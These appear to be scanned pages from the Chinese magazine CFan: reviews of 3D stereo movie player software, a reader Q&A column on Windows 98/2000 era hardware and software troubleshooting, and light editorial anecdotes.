众所周知，3D立体影像产品对于电脑硬件的要求一般较高，但经过我们在多台电脑中试用发现，东方影都立体版对硬件的胃口却不那么吓人。也就是说，只要用户拥有一台普通的赛扬400、64MB内存、4MB显存、20速以上光驱的计算机，就可以安装并观看立体电影了。

使用

东方影都立体版由于不需要硬件支持，所以它的安装相当轻松简单，只需要按照说明书一步一步安装好《东方影都立体版》软件即可，相信一般用户都可以自如应付。该软件的界面采用了最新的3D界面合成技术制作，各个操作键一目了然。当然在试用中，我们感触最深的还是它的换肤功能，《东方影都立体版》内置了多个外观皮肤，点击界面中的"换个样子"按钮，就可立即更换外观。此外，为了凸现自己的个性色彩，用户还可将自己喜欢的图片作为东方影都立体版的外观，而且相比其他提供换肤功能的软件，操作过程也极为简单，即使是最初级的用户也不会有任何困难。

《东方影都立体版》可以直接播放3D格式影音文件，同时可以在普通显卡上播放普通影音文件时得到3D效果。只要在软件的高级控制选项中选中“启用3维效果”，这样再次播放视频文件时，屏幕的画面会出现一个有颜色的阴影，这时戴上软件附送的立体眼镜便可立即看到效果较明显的立体画面，而且还可以搭配其他立体眼镜使用。我们欣赏了软件附送的电影（恐龙）和范例，同时还使用普通的VCD电影进行播放，总体感觉东方影都所呈现的立体画面效果不错。缺点是色彩较差，一些画面的立体效果有待改进，从综合效果上看，与专业硬件设备还有一些差距。据我们了解，实达铭泰公司马上将推出一款改进型产品，相信随着软件技术的不断提高，东方影都立体版会给用户更为逼真的3D效果。

除了观看立体电影外，东方影都立体版还提供有非常丰富的多媒体播放功能，例如强力纠错、多画面点播、多种速度播放、双光驱连放、支持多种媒体文件格式、智能记忆、精确播放、文件格式转换、抓图功能等。

东方影都立体版超低价位的入市的确给同类产品以很大压力，我们也希望有更多低价格的产品进入市场引发竞争，让用户得到更大的实惠。

	东方影都立体版
3D效果	★★★
安装	★★★★★
价格	★★★★★
性价比	★★★★
舒适度	★★★

“霸”气十足的豪杰立体影院



选择原因

价位适中，既有口皆碑的播放软件作为支持，又应用了硬件技术，看看强强联合的效果是否更强。

主要特色

采用世界首创的3D纠错技术，使得其立体画面非常清晰流畅。独创的解码立体合成技术，能够轻松变平面为立体，将普通电影模拟成立体影片。所配的眼镜属于高品质液晶镜片，高垂直扫描频率可达160次/秒。支持多种显卡，支持所有标准3D引擎以及相当多数量的3D游戏，同时还可浏览3D网站，并能够将平面3D电脑游戏转换成立体3D电脑游戏。

与东方影都立体版不同的是，豪杰在这款新产品的功能设置上并没有选择面面俱到的做法，而是将其定位于专门支持视频文件播放的软件，也就是说，立体影院不支持WAV、MP3等音频文件格式。相信不少朋友会因此而觉得有些遗憾，但当你亲眼看到它出色的视频回放能力后，肯定能够体会到豪杰公司术业有专攻的敬业态度：要做就做得最好。

相比较而言，豪杰立体影院的性价比非常高，当你看到其精美的包装盒以及捆绑销售的立体眼镜——“3D未来眼”后，再加上一款出色的软件，应该说是物有所值。该软件所配的眼镜属于高品质液晶镜片，与红网3D魔眼的眼镜一样，高垂直扫描频率可达160次/秒，但从外观设计上看，同属“红网”的产品，感觉“未来眼”似乎更精致、更具现代感。该眼镜配戴起来也非常舒适、美观，并且还可以通过Windows的显示属性来调节各种参数，以适应不同用户的实际需要。

使用

由于属于软件产品，所以豪杰立体影院的安装相当轻松、简单。当然除了软件安装外，用户还需要将立体眼镜与显卡和显示器相连，不过，这一步骤依照详细的说明书来完成也不算什么难事。

该软件的界面设计得非常豪华、大气，控制面板上操作按钮一目了然，并且提供了人性化设计，可任意组合、换肤。但在其换肤菜单中只提供了一种样式，略显单调。

豪杰立体影院可直接以立体方式播放各类3D、2D影片，由于采用世界首创的3D纠错技术，使得其立体画面非常清晰流畅。我们使用它试玩了几款游戏，感觉立体感很强，清晰夺目，层次分明，即使是与硬件产品相比也毫不逊色（当然这其中还应该有其高质量立体眼镜的功劳）。该软件具有独创的解码立体合成技术，能够轻松变平面为立体，将普通电影模拟成立体影片。我们对此进行了测试，尽管转换后的影片与真正的立体电影有些差距，但画面的整体景深相当明显，有很强的层次感。另外，该软件采用了同步倍频原理设计以及优良的眼镜，即使长时间观看眼睛也不会有任何疲劳感。

豪杰立体影院还支持使用3D制作工具合成制作出立体影片来播放，对于3D高手来说，这可是一个展示自己才华与创意的好机会。

与东方影都立体版一样，豪杰立体影院支持多种显卡，并且支持所有标准3D引擎以及相当多数量的3D游戏，同时还可浏览3D网站，并能够将平面3D电脑游戏转换成立体3D电脑游戏。

豪杰立体影院是国内3D立体影像播放软件的佼佼者，有着领先的技术与一丝不苟的专业态度，从而为用户演绎出非常逼真、自然、真实的立体世界，特别是其立体眼镜品质较高、做工精致，充分考虑到用户的健康。另外，该软件还继承和发扬了豪杰公司在视频播放领域的优势，使得软件质量非常出色，纠错能力超强。

	豪杰立体影院
3D效果	★★★★
安装	★★★★
价格	★★★★½
性价比	★★★★½
舒适度	★★★★

另附：最近，ADI出了一款带3D立体显示功能的显示器：MicroScan F720，它采用17英寸全平面显像管，拥有0.25mm的细致点距，并具备多功能前面板简易控制装置，加上最新人性化OSD画质调整进阶功能装置，使得使用者在操作上更为方便。这款产品最大的特点是，操作十分简单，只要在显示器顶端插上厂家专门提供的3D信号发送器，带上立体眼镜，并从OSD菜单中选中打开立体功能的选项，即可将屏幕上显示的画面转换成立体影像。只是由于该产品价位较高，产品仍然在不断改进变化中，因此我们未将其列入评价范围。

CFan评价

如果您想追求最好的3D游戏效果而不在乎多花点儿钱，您可以考虑：

红网3D魔眼　价格：490元

如果您既不想付出太多的人民币又想得到理想的3D游戏效果和最好的立体电影效果，您可以考虑：

豪杰立体影院　价格：290元

如果您想花最少的人民币体会立体电影效果，又想得到丰富的附加功能，您可以考虑：

东方影都立体版　价格：49元



★如何解决安装 VIA 4合1驱动时找不到 viagart.cat 文件的问题?
★为什么换了电池开机后硬盘、软驱参数仍然丢失?
★为什么只在我的电脑上音箱噪音很大?
★为什么启动 Win98 后总是提示显示适配器设置不正确?
★如何解决“WinZip 程序出错”的问题?

傻博士信箱

在给 VIA 芯片组主板安装4合1驱动时，系统提示找不到名为viagart.cat的文件，无法完成安装，这该如何处理？

答：这是一个常见问题，应该说是某些版本4合1驱动程序的 BUG。解决这个问题的办法很简单：在光盘上含有4合1驱动程序的文件夹下查找viagart.inf和viagart.vxd两个文件，用 WinZip 等压缩软件制作成一个压缩文件，并命名为 viagart.cat，保存到4合1驱动程序文件夹下的 AGP 子文件夹中。当系统提示找不到viagart.cat文件时，手动把安装目录指向 AGP 子文件夹即可。

我的电脑最近由于被病毒破坏送到修理部门修过一次，此后就发现开机后硬盘、软驱的参数总是丢失，必须到BIOS中重新设置才成。朋友说是主板上CMOS电池没电了，可我又连续换过两块电池，开始一段时间还正常，但很快又出现这种现象了，请问这是怎么回事？

答：(1) 一定要买质量好的电池，最好到商店去购买。

(2) 检查主板上电池座正负极簧片处是否有灰尘，请清除干净。

(3) 检查主板上 BIOS 芯片的各管脚处是否有灰尘，请清除干净。各管脚是否有接触不良的现象，请用力按芯片使之牢固接触。

(4) 您提到过曾经因病毒问题去维修过，我感觉也有可能是维修时用跳线法清除过 BIOS 而没有将跳线复位，导致电池长期短路而使电池电能消耗过快。请根据主板说明书找到 BIOS 芯片（或 CMOS）跳线（一个三针跳线，其中某两根针上面有一个塑料帽），如果是说明书上确定的短路状态，请改插成正常状态。

我电脑的音箱工作时噪声非常大，可换到其他电脑上噪音就很小，我用的是创新128声卡，请问是什么原因造成的？

答：(1) 您可以打开机箱，改换声卡与显卡的插槽位置，使它们间隔得远一些。

(2) 创新128声卡上有关于输出方式的跳线，您可以通过说明书，通过设置跳线将Speaker方式改为Line Out方式，这样可以禁止使用声卡上的功放电路，以减小噪音，且由于您音箱的功放是正常的，所以正常放音没有问题。

我的电脑开机进入Windows 98操作系统后总是出现显示适配器设置不正确的提示，可我无论怎样设置和重新安装显卡的驱动程序都不能使该提示消失。我用的显卡驱动程序要么是厂家提供的，要么是从网上下载的，都没问题啊，这种情况该如何处理呢？

答：虽然提示的是显示适配器设置不正确，其实并不一定是显卡的问题，有可能是您的显示器类型选择不正确造成的。您可以按照以下步骤进行操作：

(1) 如果是非 Intel 芯片组的主板，应首先按照说明书安装随主板所带光盘上的主板驱动程序，这样可以解决一些系统不能正确识别显示器类型的问题。

(2) 正常启动操作系统后，在系统桌面空白处单击鼠标右键，在随后弹出的右键菜单中选择“属性”，在弹出的窗口中依次选择“设置”→“高级”→“监视器”选项，单击“更改”按钮，出现“升级设备驱动程序向导”窗口，单击“下一步”，选择“显示指定位置的所有驱动程序列表，以便从列表中选择所需的驱动程序”选项，并单击“下一步”。

(3) 如果您手头有显示器的驱动程序安装盘，则可选择“从软盘安装”选项，其中当然也可以通过“浏览”按钮选择从光盘安装。如果没有驱动程序，则可选择“显示所有硬件”选项并从中选择正确的“厂商”和“型号”并单击“下一步”完成安装，最后选“确定”退出，然后根据提示重新启动系统即可。

我用的是Intel 440EX芯片组的主板，小影霸的AGP显卡，当我在Windows 98操作系统下运行WinZip时出现“WinZip程序出错”的提示，详细资料是“WinZip32在00001:00002a8f的模块Gfxdrv.drv中导致常规保护错误”，请问如何解决？

★如何实现开机自检时按Esc键跳过自检过程?
★为什么 288MB 内存只检测到 256MB?
★如何解决光驱托架在弹出和弹入时不能完全到位的问题?
★为什么Win98升级到了Win2000后无法自动关机?
★什么是 AGP Pro?

答：这是Intel 440EX芯片组的主板与显卡配合的常见兼容性问题。

（1）您可以在系统桌面上选择“开始”→“设置”→“控制面板”→“系统”，选择“性能”选项卡，并选择“高级设置”栏中的“图形”选项，在随后弹出的“高级图形设置”窗口中将“硬件加速”移动选择柄拉到“基本加速功能”上，连续点“确定”退出即可。但此方法有可能使一些大型游戏无法正常运行。

(2)根据您的显卡具体型号升级到显卡的最新驱动程序一般也可以解决这个问题。如果仍然存在问题，只能是更换其他型号的显卡或主板了。



我发现别人的电脑在开机自检时按Esc键即可跳过自检过程，十分节省时间，而我的电脑与其配置相差无几，可在开机自检时按Esc键却不起作用，请问我该如何操作才能实现该功能？

答：其实您只需要对BIOS的设置进行简单的修改就能实现。具体步骤如下：

(1) 启动电脑，按照屏幕提示按Del键进入CMOS设置。

(2) 通过键盘上的方向键移动光标选择BIOS FEATURES SETUP选项，按回车键进入下一级菜单。

(3) 移动光标选择Quick Power On Self Test选项，按PgDn键将该选项参数设置为Enabled。

(4) 按Esc键退到上一级菜单并按F10键，出现提示后再按Y键保存设置即可。

我刚刚增加了内存，内存总量达到了288MB，可开机后却只检测到了256MB内存，我无论单独插哪一条内存都能被正确检测到，换插槽位置也不成，请问这是什么原因造成的？

答：每一款主板都有最大内存容量支持的限制，老的主板有限制在64MB、128MB、256MB、512MB……您的主板很可能由于型号相对较老而只能支持到256MB以内的内存量。因此您只能更换主板以达到增加更多内存的目的。

我的光驱刚刚使用了不到半年时间，最近却发现光驱托架在弹出和弹入时有时不能完全到位，需要用手推拉一下，请问我该怎样解决这个问题？

答：这很可能是您光驱内拖动托架运动的皮带出现了问题导致的故障。您可以弹出光驱托架，观察托架中空处后部的下面应该有一根黑皮带拉动的小轮子，用小毛刷沾少许酒精对其仔细进行清理，因为该处黑皮带和小轮子如果沾染了灰尘和油渍，就很容易导致皮带带不动齿轮转动，托盘无法顺利弹出弹入。如果仍然不起作用，则应该是您光驱的托架传动齿轮或皮带受损，应及时找供应商更换一台好的光驱。（刘扬）

我近期将单位机房所有电脑的操作系统都由Windows 98升级到了Windows 2000，当我选择“关闭计算机”时，有的机器却不像在Windows 98下那样自动切断电源，而是到最后的“您可以安全地关闭计算机了”这个提示画面，就停住不动了，因此还需要手动关闭电源，可我明明已经正常设置了ACPI电源管理各选项啊！这些机器用的都是BX芯片组的主板，可我又发现一些其他型号的BX芯片组主板的机器也可以正常关机，请问有没有办法解决？

答：一些BX芯片组主板对于ACPI电源管理标准的兼容性的确不是很好，而Windows 2000却又默认使用ACPI电源管理标准，并且要求主板符合全部的ACPI电源管理标准的要求，因此造成了不少BX主板无法在Windows 2000下实现自动关闭电源的功能。

您可以试试如下方法：

（1）正常启动操作系统后，用鼠标左键单击“开始”→“设置”→“控制面板”，选择其中的“电源管理”→“高级电源管理”，选中“启动高级电源管理”选项，即将ACPI电源管理方式改选为APM电源管理方式，因为APM是一个老的电源管理标准，所有的BX主板都可以很好地支持它。强制Windows 2000使用APM电源管理标准后一般可以让Windows 2000自动关闭计算机。

(2) 刷新主板BIOS到最新版。

我早就知道有AGP总线技术，可在阅读一些技术性文章的时候总是看到AGP Pro总线技术的字样，请问AGP Pro是一种什么样的新技术？它和AGP有什么区别？

答：严格地说，AGP Pro其实并不是一种新的总线技术，它只是针对AGP(加速图形接口)总线技术存在的一些结构性问题做了一些简单的硬件改动，使AGP总线应用得更加稳定罢了。下面我们就来详细介绍一下。

我们知道，AGP是Intel公司于1996年开发的新一代局

★如何解决用 Yamaha 刻录机时出现蓝屏现象或者错误提示问题？
★为什么我的 FIC AZ11 主板装不上 Win2000？
★为什么我的 Matrox G400 显卡不能正常运行一些游戏？

部图形总线技术，它突破了PCI等总线技术由于数据传输率低，而导致在处理3D图形方面能力差的瓶颈问题。AGP总线使用与外频相同(66MHz)或外频的2／3(100MHz)的时钟频率进行数据传输，在同样32位数据总线的条件下，AGP总线的数据传输速率为266MB／s。如果再对时钟脉冲进行技术处理，让AGP在一个时钟周期的上升沿和下降沿各传输一次数据，就可实现AGP2×(533MB／s)，如果再加入分频技术后，可实现AGP4×(1066MB／s)甚至更高的数据传输速率。

但由于AGP总线在提高速率的同时不可避免地大规模增加了显示芯片中集成的晶体管数量，因而造成了AGP显卡电能消耗大幅度上升，且由此导致了热量加大。众所周知，如果电能供应不稳或散热不畅会造成显卡工作不正常甚至损毁显卡。



于是对AGP外部结构进行重新设计，尤其是改造主板提供的AGP环境成了大家的共识，由此AGP Pro便应运而生了。AGP Pro的设计目的就是给AGP显卡提供充足的电能和散热空间。AGP Pro主要包括加长的AGP插槽，增强输入、输出托架及末端固定托架的稳定性，加大散热空间，对显卡接口和主板布局进行重新设计等。AGP Pro在原有AGP插槽的两侧进行空间扩展，它要求邻近AGP插槽的两条PCI插槽归其使用，并且这两条PCI插槽至少能进行33MHz／32位的数据处理操作，最好是提供66MHz／64位的数据处理能力。根据显卡耗电量的不同，AGP Pro被分为AGP Pro50和AGP Pro110。能耗在25W～50W范围内的AGP显卡称为AGP Pro50显卡，由于其能耗相对较小，发热量自然也不大，所以邻近的一个PCI槽就能满足要求，它的输入、输出托架也只有两个插槽的宽度。AGP Pro110则是能耗在50W～100W之间的显卡，它要求在其正面有足够的自身冷却空间，因此必须空出邻近的两个PCI插槽，这两个空置的PCI槽能提供55mm的空间。在AGP Pro110显卡的一端安装有一个特殊的有三个插槽宽的输入、输出托架来保证其专用空间。同时，您在使用AGP Pro110显卡时一定要配一个大功率的优质电源。对于AGP Pro的兼容性，Intel作了如下安排：普通的AGP显卡可以插入AGP Pro的插槽，但AGP Pro显卡就不能插入一般的AGP插槽，这多少给用户日后的升级带来了一定的难度。

？我最近重新安装了Windows 98操作系统，可在使用Yamaha刻录机进行刻录的时候，经常出现蓝屏现象或者提示buffer under runs，请问这是怎么回事？

答：首先检查是否刻录机出现故障，可将其安装到其他电脑上试一试。

Yamaha的一些刻录机与多数刻录机在使用时有一个明显区别，那就是要将DMA功能取消。您可以看一看随机所附的使用说明书，找找是否有关于DMA应用的说明。具体取消DMA功能的方法如下：

(1)正常启动Windows 98操作系统，用鼠标左键单击桌面上的“开始”→“设置”→“控制面板”→“系统”。

(2)然后选择“设备管理器”标签，双击CD-ROM选项，并双击刻录机图标，选择“设置”标签。

(3)将有关DMA选项前的对勾用鼠标左键单击去掉，并连续点“确定”按钮退出即可保存。

？我电脑用的是FIC AZ11主板、毒龙600CPU、TNT2 M64 32M显卡、现代128MB内存。以前的Windows 2000操作系统是装机商给安装的，最近我将机器重新分区格式化后，就再也装不上Windows 2000了，现象是每当安装Windows 2000到检测硬件时总是提示“Hardware Malfunction……”，之后就挂起了。通过测试，我发现我电脑的各个硬件都没有问题，请问究竟是什么原因造成的？

答：这是FIC AZ11主板上集成的AC97音效设备与Windows 2000出现的兼容问题造成的Windows 2000不能正常安装。您可以在安装Windows 2000前先将BIOS中的该音效选项设置为关闭即可。具体操作步骤如下：

（1）开机并按Del键进入CMOS设置。

（2）将光标移动到“Integrated Peripherals”选项上并按回车键进入。

（3）将光标移动到“Sound Blaster”选项上并用PgDn键将参数设置为“Off”，保存设置后退出即可正常安装Windows 2000 操作系统了。

如果把所有选项都设为“Defaults”的话，系统的性能会降低很多，所以应该针对具体问题具体加以解决。

？我用的是Matrox G400显卡，发现在Windows 98或2000中玩Quake Ⅲ以及“半条命”等游戏时不

★为什么我的 AMD-K6-2 电脑开机后按 Esc 键才能继续运行?
★为什么我的显示器边缘有两条垂直黑边?
★如何解决 AGP 显卡升级 BIOS 失败的问题?
★如何解决 OE 收 HTML 文件时图片不能显示的问题?
★如何禁止磁盘扫描程序的自动运行?
★如何恢复 Windows 98 桌面上变了的图标?

能正常运行，请问如何解决这个问题？

答：这是您使用的 Matrox G400 显卡驱动程序存在的兼容性问题。如果您的操作系统是 Windows 2000，则应该安装经过该操作系统认证的5.03版的驱动程序，如果您使用的操作系统是Windows 98，则应该安装5.4版的驱动程序，这样就可以正常运行这些游戏了。

我使用的是AMD-K6-2电脑，最近突然发生如下问题，每当开机后出现硬件参数表格（包括 CPU 型号、内存、硬盘、软驱等参数）的画面时就终止向下运行，必须按Esc键才能接着读硬盘，启动操作系统，请问这是什么原因？



答：这很可能是由于CMOS设置不当而造成的问题。您可以按照如下步骤操作。

（1）开机后按 Del 键进入 CMOS 设置，移动光标到PNP/PCI CONFIGURATION选项上并按回车键进入。

（2）选择其中的 PNP OS Installed（即插即用）选项，将其参数由Yes改为No，保存设置后退出应该可以解决这个问题。　　（澎澎）

我的显示器边缘有两条垂直黑边，很宽，减小了很大一部分显示空间，请问这是怎么回事？

答：这种现象是由于您显卡的显存不够所致。较老显卡的显存一般只有1MB甚至更少，此时如果您将显示分辨率设置得太高，则会出现您描述的现象。解决的方法是：

（1）增加显卡上的显存，显卡上一般都会留有空余的扩充显存用的插槽，但一定要注意，扩充的显存型号要与原有的显存兼容，如果您把握不准，请抄下显卡上原显存的型号供经销商参考或直接拿显卡去扩充。

（2）降低显示分辨率，如果您使用的是 Windows 操作系统，可以通过“开始”→“设置”→“控制面板”→“显示”→“设置”，将“屏幕区域”调节柄由“大”向“小”的方向拉动，并连续选择“确定”后保存设置即可。

我最近升级我的 AGP 显卡的 BIOS，升级后重新启动电脑显示器黑屏，无法显示任何信息，请问我该怎么办？

答：升级显卡BIOS失败的确是一个很棘手的问题，您可以尝试如下方法看看能不能恢复。

（1）打开机箱，将 BIOS 刷新失败的 AGP 显卡从 AGP 插槽中拔出，然后将一块好的PCI显卡插在空余的PCI插槽上，并与显示器连接。

（2）开机后按 Del 键进入 CMOS 设置，移动光标选择 PCI/Plug and Play setup 选项，将 Primary Display Card 选项的参数由原来的 AGP 改为 PCI，保存设置后退出并关机(不同主板选项有差异)。

(3) 把 AGP 显卡再插回到 AGP 插槽上并保留 PCI 显卡，用 DOS 操作系统启动电脑。

（4）重新进行刷新 BIOS 的操作。

我用 Outlook Express 收取朋友发来的 HTML 文件时发现里面的图片显示不出来，只有一个小叉子图标，请问如何操作才能显示出图片？

答：您应该告诉给您发邮件的那个朋友，让他在启动 Outlook Express 后，用鼠标左键单击菜单栏中的“工具”→“选项”，选“发送”标签，在“邮件发送格式”栏中点“HTML设置”按钮，在随后弹出的窗口中选中“图片和邮件一同发送”项，选“确定”保存设置退出，再发送一次即可。

我的电脑安装的是 Windows 98 操作系统，有时非正常关机后总是在磁盘扫描上耽误很长的时间，可总是检查不出错误，请问有没有办法去掉这个扫描磁盘的步骤？

答：其实很简单，您可以按照如下步骤操作。

（1）正常启动 Windows 98 操作系统，在系统桌面上单击“开始”→“运行”。

（2）在“打开”栏中输入 msconfig 后点“确定”。

（3）在“常规”选项卡中单击“高级”按钮，选中其中的“如果关机失败，请禁止磁盘扫描程序”选项，点“确定”保存设置即可。　　（王毅）

不知道怎么搞的，我的 Windows 98 桌面上的图标全变了。如“My Documents”文件夹的图标不是原来的，属性也变成了一般的文件夹，我怎样才能将图标恢复到刚安装时的样子呢？

答：这可能是 Windows 98 系统中的图标缓存出了问题。请您运行 Windows 98“资源管理器”，单击“工具”菜单下的“文件夹选项”，将“查看”选项卡中

★如何解决 EPSON MJ500 墨盒中有墨却提示墨尽的问题?
★为什么 Windows Me 下 Jetcom 外猫不能驱动?
★如何在 Excel 中一次打开多个工作簿?
★如何在 Excel 启动时自动打开经常使用的工作簿?
★为什么我在用 Word 2000 输入文档时不能用即点即输功能？
★我用 PowerPoint 做的文档为何太大？

的“显示所有文件”选中。打开 Windows 98 安装目录，将它里面的“ShellIconCache”文件删除。然后重新启动系统，Windows 98会新建一个图标缓存文件，所有错乱的图标就会恢复原样了。



我有一台EPSON MJ500喷墨打印机，发现它与HP等相比有一个较大的缺点，就是墨盒中的墨还没有用完就提示墨尽，请问如何解决？

答：EPSON 系列喷墨打印机判断墨水是否用完，并不是用传感器对墨盒进行测量，而是根据打印张数进行估计，所以存在较大的误差。如果您想用光墨盒中剩下的墨水，可以按照更换墨盒的方法将它取下，然后再将墨盒重新装上。打印机会认为您安装了一个新的墨盒，按规定方法充墨并启动清洗程序（操作方法详见说明书），完成后就可以继续使用了。

我的电脑安装了Windows Me/2000两个操作系统，使用一只名为Jetcom的外置猫，但是存在一个怪现象，就是每次启动至Windows Me时猫可以用，但启动至Windows 2000时不能用。后来发现是猫的驱动不见了，重新安装后当时可以用，再次启动以后还是老样子，这是为什么？

答：为了适应商用便携式电脑的需要，Windows 2000必须在启动时检测硬件，防止原来用过的硬件被移走。如果您的外置Modem没有在启动时打开电源开关，Windows 2000就会认为您将Modem移走了，从而将它的驱动程序卸载。要避免这个问题，只需在系统启动前打开Modem的电源开关，或者换一个内置Modem也可以。当然，这个问题不是在所有的外置Modem身上都发生，只不过您的Modem正好碰上了。

我在使用Excel的过程中需要一次打开多个工作簿，有没有一种可以简化操作的方法？

答：您可以将这几个工作簿保存为工作区文件，只要将它打开，Excel 就会打开保存在其中的每个工作簿。具体操作方法是：打开需要同时使用的多个工作簿，根据使用要求调整好工作簿窗口的大小和位置，再单击Excel“文件”菜单下的“保存工作区”命令，输入工作区文件的名称后“保存”即可。需要注意的是，您对每个工作簿所作的修改必须分别保存，不能通过保存工作区来保存多个工作簿。

我使用 Excel从事人事管理工作，由于经常使用的工作簿就那么几个，能否让Excel启动时自动打开它们？

答：其实 Excel 已经设计了这样的功能，只是人们不了解罢了。具体使用方法是：按上面介绍的方法将几个工作簿保存为工作区文件，在“资源管理器”中选中它的图标，单击工具栏中的“复制”按钮。如果您使用的是 Win98/Me，要打开 C:\Windows\Application Data\Microsoft\Excel\Xlstart 文件夹；如果您使用的是Win2000，则应打开C:\Program Files\Microsoft Office\Office\ Xlstart 文件夹（其中 C 是 Windows 所在盘符）。用鼠标右键单击右窗格中的空白处，选择快捷菜单中的“粘贴快捷方式”命令，将工作区文件的快捷方式图标放入其中。以后只要运行Excel，工作区中的所有文件就会被打开。如果您要自动打开某个工作簿，只要按上法将它的快捷方式图标放入 Xlstart 文件夹即可。　（张迎新）

我在用Word 2000输入文档时为什么不能用即点即输功能？

答：有两种可能。

1.您没有打开即点即输功能，打开方法：

(1) 启动 Word 2000，选择菜单栏中的“工具”→“选项”。

(2) 选择“编辑”标签，选中“即点即输”选项。


(3) 选“确定”保存退出，并将编辑界面切换到页面视图或 Web 版式视图，在需要插入的地方双击即可。

2.您文章的格式采用的是竖排格式，这种格式无法使用即点即输功能。

我在用PowerPoint 2000做演示文稿时生成的文件总是非常大，可同事做同样的东西却不是这样，请问这是为什么？

答：用PowerPoint 2000做演示文稿时最占用空间的就是那些插入的图片和音效文件了，您应该注意插入图片尽量不用BMP格式，如果是BMP格式的文件，请用ACDSee一类的软件将其转换为JPEG或GIF等格式。插入的音效文件也尽量不要用 WAV 格式的文件，而尽量用 MIDI 等格式。　（PLJ）

"后厨"趣闻录



编辑部里怎么还有厨房呢？！各位莫急，听我慢慢道来。却说《电脑爱好者》杂志的订数，气势汹汹直奔40万大关而去，杂志社的头儿们一边高兴着，一边也感到压力越来越大。如何让每一期的杂志都能保质保量地传送到读者手中呢？头儿们绞尽脑汁，商来讨去终于定出了一套空前绝后的“前期后期编辑流程制”，也就是说前期编辑集中精力创意、组稿，后期编辑负责精雕细琢。按照小编我的理解:作者就像是农场主，种出各种茄子、黄瓜、小麦、水稻；前期编辑则像是采购员，按照不同的创意，不惜以高价从农场主手中买进优质产品；而后期编辑和美工、排版则像是厨师，将采购来的东西摘去烂叶，去除黄土，取出精华再精调细烹，做出一道道美味的大餐送到读者的面前。“后厨”之说由此而来。

“后厨”虽然不常与读者诸君见面，但它里面却也热闹非常。今天我说几段发生在“后厨”的趣闻，算是给各位解个闷儿，也算是让你了解一下我们的“真相”。

一、哭笑不得

说起稻草狗，想必各位已经知晓他的大名了。他不但古文的底蕴很深厚，而且在网络中浸染的时日也相当长，所以他的文章有一种独特的风格，一会儿来一句“长叹息以掩涕兮，我将来回而奔跑”，一会儿又会冒出一些很时髦的网络表情符号。我们觉得他总是这样写，早晚会出点事儿。果不其然，某一天收到一封小朋友的来信，信中这样写到：

尊敬的编辑叔叔、阿姨：您们好！

我是你们杂志的忠实读者，所以对杂志中的一些小错误觉得不能容忍。语文老师教导我们，冒号表示后面有话要说，括号必须成对使用。而贵刊第N年第N期第N页倒数第N行第N字处，居然用了这样“:)”一个符号结束全句，我觉得它是不对的……

我们一查，果然又是稻草狗的文章。小乔当时拿了信和原文找了过去，稻草狗一看：啊，这是笑脸符呀，表示这句话是开玩笑的。还不让人笑呀，那就只好哭了：(……不行不行，稻草狗忽然想起什么似的，小朋友看到“:(”后又该挑错了……

不过这位小朋友的来信确实给我们提了个醒，虽然网络表情符是一个独特的文化现象，但它也有被滥用的倾向。后来，我们在后期编辑中，凡是发现在文章中没有必要的或者莫名其妙的一些表情符，一般都不用“请示”，一律删之了。

二、孔乙己现代版

有一次看稿，发现其中一篇介绍某共享软件的文章，粗看之下创意很新颖，可仔细一推敲，却发现文章有点前言不搭后语，修来改去也还是不通，于是我们决定将该共享软件下载下来亲自试一试。在搜索引擎中将该共享软件名作为关键字，搜索到了158个链接。我们随便点了一个链接进去一看，不禁目瞪口呆：怎么搜索到的这篇文章与正在看的稿子一模一样呀，连其中的一个错别字也被原封不动地Copy过来，再看看作者，并不是一个人！《电脑爱好者》杂志向来反对一稿多投或抄袭，所以我们马上和前期编辑联系，确认之后，该文便被Kill掉了。网络是一把双刃剑，它为抄袭者提供了便利，但也使他们无处遁形！

民国时代，穷困潦倒的孔乙己一句“窃”书不能算“偷”书的辩解博得了许多人的同情，但是在网络时代，对“窃”文不能算“偷”文的辩解，你还会洒下同情之泪吗？

三、如此失恋

某日，小乔和阿飞进得“后厨”，发现只有快刀一人在那里，桌上堆满了旧杂志，一边找着什么，一边摇头晃脑念念有词:众里寻她千百度，蓦然回首，哪有灯火阑珊处……无可奈何花落去，似曾相识燕归来……

阿飞对小乔说：完了，这是典型的QQ失恋综合症。可能是快刀在QQ上遇到了一个如花似玉的MM，正发展到水深火热的时候却突然消失得无影无踪了。

阿飞走过去一把按着快刀的手，同情的话语如滔滔江水：活该！网恋本来就是虚无的，你还当真呀！

“你瞎说什么呀？”快刀莫名其妙道，“今天看稿子，感觉有一篇稿子似曾相识，好像已经登过了，所以我翻出以前的杂志，找了半天也没有找着，你们怎么能……”

“原来如此，那你瞎念叨什么‘众里寻她’、‘似曾相识’的，还以为你失恋了呢……”我们哈哈笑起来。这时步步高栏目的小渔走进来，“你们笑什么呀？”当我们告诉他原委的时候，小渔笑得更响了，“嗨，你找的那篇文章呀，不是上一期三校后撤下来，决定放到这一期的吗？难怪你‘似曾相识’了，哈哈！”

啊……　　　　（阿飞）

贵州的王玄祥提了个建议：

每期杂志都看见有几位读者获得最有价值建议奖，很羡慕他们。但羡慕之后，却无法看到他们的建议。所以我建议：把每位获得最有价值建议奖的读者的建议，刊登在《编辑部在行动》中，这样读者看了以后，就会在以后的各期中看见是否有所改进，这对贵刊也能起到“明镜”的作用。

亲爱的读者，瞧您的建议马上就被满足了。每一位读者的来信及建议，我们都会有专人负责收集与整理。请读者们放心，您对我们提出的每一项批评与建议我们都会认真对待。《编辑部在行动》就是一个反映编辑们生活、展现《电脑爱好者》风采、沟通读者的桥梁栏目。由于每期来信众多，我们在此也只能刊登一些具有共同特性的问题，并给予解答。CFan的每一点进步都与读者们的殷切期待息息相关。所以请大家更加关心CFan，让我们为大家提供更好的服务。冲我们“开炮”吧！！！(下面的一部分内容，就是摘自热心读者的建议)

——个子最高的醉心客（倒——）

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

